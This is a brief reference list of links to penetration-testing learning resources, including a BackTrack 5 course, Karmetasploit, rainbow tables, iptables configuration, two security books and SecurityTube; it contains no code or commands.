- Rainbow Tables: <http://www.flu-project.com/rainbow-tables-tablas-arco-iris.html>
- Configuración iptables: <http://www.redesymas.org/2011/07/configuracion-de-iptables-firewall-en.html>
- Curso Backtrack 5: <http://www.dragonjar.org/curso-backtrack-5-en-espanol.shtml>
- Karmetasploit: <http://www.offensive-security.com/metasploit-unleashed/Karmetasploit>
- BackTrack 5 Wireless Penetration Testing Beginner's Guide: <http://www.amazon.es/BackTrack-Wireless-Penetration-Testing-Beginners/dp/1849515581>
- Metasploit: The Penetration Tester's Guide: A Penetration Tester's Guide: http://www.amazon.es/Metasploit-Penetration-Testers-Guide/dp/159327288X/ref=sr_1_14?s=foreign-books&ie=UTF8&qid=1321668385&sr=1-14
- Security Tube: <http://www.securitytube.net>